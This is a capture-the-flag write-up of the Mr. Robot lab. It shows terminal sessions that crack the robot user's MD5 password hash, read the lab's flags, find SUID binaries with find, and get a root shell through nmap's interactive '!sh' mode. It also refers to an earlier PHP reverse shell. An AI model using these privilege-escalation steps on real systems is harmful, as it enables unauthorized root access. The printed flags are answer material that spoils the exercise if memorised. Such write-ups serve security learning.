
cat: key-2-of-3.txt: Permission denied

File Permissions Check:


ls -la

key-2-of-3.txt is owned by robot and not readable by daemon.

password.raw-md5 is readable, which might help with privilege escalation (e.g., cracking the password to switch to robot user).




```
Linux ip-10-10-114-107 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16
08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 10:00:16 up  3:48,  0 users,  load average: 0.00, 0.00, 0.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
daemon@ip-10-10-114-107:/$ pwd
pwd
/
daemon@ip-10-10-114-107:/$ ls
ls
bin   home            lib32       mnt   run   tmp      vmlinuz.old
boot  initrd.img      lib64       opt   sbin  usr
dev   initrd.img.old  lost+found  proc  srv   var
etc   lib             media       root  sys   vmlinuz
daemon@ip-10-10-114-107:/$ cd/home
cd/home
bash: cd/home: No such file or directory
daemon@ip-10-10-114-107:/$ cd home
cd home
daemon@ip-10-10-114-107:/home$ ls
ls
robot  ubuntu
daemon@ip-10-10-114-107:/home$ cd robot
cd robot
daemon@ip-10-10-114-107:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@ip-10-10-114-107:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@ip-10-10-114-107:/home/robot$ ls -la
ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 4 root  root  4096 Jun  2 18:14 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
```



```
daemon@ip-10-10-114-107:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

Use password.raw-md5 to attempt **cracking the robot user's password**, possibly with CrackStation.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
c3fcd3d76192e4007dfb496cca67e13b
```

**Supports:** LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


| Hash | Type | Result |
|---|---|---|
| c3fcd3d76192e4007dfb496cca67e13b | md5 | abcdefghijklmnopqrstuvwxyz |

**Color Codes:** Green: Exact match, Yellow: Partial match, Red: Not found.

Attempting to Switch User:

su robot

Password: abcdefghijklmnopqrstuvwxyz



```
daemon@ip-10-10-114-107:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@ip-10-10-114-107:/home/robot$ su robot
su robot
Password:       abcdefghijklmnopqrstuvwxyz

su: Authentication failure
daemon@ip-10-10-114-107:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@ip-10-10-114-107:/home/robot$ su robot
su robot
Password:       abcdefghijklmnopqrstuvwxyz

su: Authentication failure
daemon@ip-10-10-114-107:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

$ ls
ls
key-2-of-3.txt  password.raw-md5
$ cat key-2-of3.txt
cat key-2-of3.txt
cat: key-2-of3.txt: No such file or directory
$ whoami
whoami
robot
$ ls
ls
key-2-of-3.txt  password.raw-md5
$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

**Successfully Retrieved the Second Flag**

cat key-2-of-3.txt

## *7. SUID Binary Enumeration (Privilege Escalation)*

The result of running a command to **find all SUID binaries** on the system that reside in /bin or /usr/bin directories:

A file with the SUID (Set User ID) bit runs with the permissions of the file owner, not the user executing it.

If a binary is owned by root and has SUID set, and it can be exploited, you might be able to escalate privileges to root.


find / -perm +6000 2>/dev/null | grep '/bin/'

find /:  Starts searching from the root directory.

-perm +6000:  Searches for files with SUID or SGID permissions.

2>/dev/null:  Suppresses error messages (e.g., permission denied).

grep '/bin/':  Filters results to include only binaries in /bin, /usr/bin, or /usr/local/bin.



```
robot@linux:~$ find / -perm +6000 2>/dev/null | grep '/bin/'
find / -perm +6000 2>/dev/null | grep '/bin/'
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/mail-touchlock
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/screen
/usr/bin/mail-unlock
/usr/bin/mail-lock
/usr/bin/chsh
/usr/bin/crontab
/usr/bin/chfn
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/expiry
/usr/bin/dotlockfile
/usr/bin/sudo
/usr/bin/ssh-agent
/usr/bin/wall
/usr/local/bin/nmap
```


.. / nmap
Star
Shell
Non-interactive reverse shell
SUID
Sudo
Limited SUID
Shell
It can be used to break out from
(a) Input echo is disabled.
(b) The interactive mode, ava
commands
nmap> !sh

If nmap has the SUID bit set, you can use its interactive mode to escalate privileges:

nmap --interactive

!sh


This will drop you into a root shell.



```
$ nmap --interactive
nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> ls
ls
key-2-of-3.txt  password.raw-md5
nmap> whoami
whoami
root
nmap> pwd
pwd
/home/robot
nmap> /home/robot
/home/robot
sh: 1: /home/robot: Permission denied
nmap> ls /root
ls /root
firstboot_done  key-3-of-3.txt
nmap> cat key-3-of-3.txt
cat key-3-of-3.txt
cat: key-3-of-3.txt: No such file or directory
nmap> cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
nmap> 
```

Final flag captured.

In conclusion, the Mr. Robot CTF provided a realistic and engaging experience that walked through key phases of a penetration test. Starting with thorough web enumeration, I was able to discover hidden directories and encoded credentials, leading to WordPress admin access. By uploading a PHP reverse shell through the theme editor, I gained initial access to the server as a low-privileged user. After discovering and cracking an MD5 password hash, I escalated to the robot user. Further enumeration revealed a vulnerable SUID-enabled version of nmap, which was exploited using its interactive mode to gain root privileges. Ultimately, I was able to retrieve all three flags, demonstrating a complete compromise of the target system. This challenge highlighted the importance of careful reconnaissance, password security, and awareness of privilege escalation vectors, making it a valuable learning experience for anyone interested in offensive security.



Congratulations on completing Mr Robot CTF!!! 🎉

Points earned 90

Completed tasks 2

Room type Challenge

Difficulty Medium

Streak 1

This room counted toward joining the league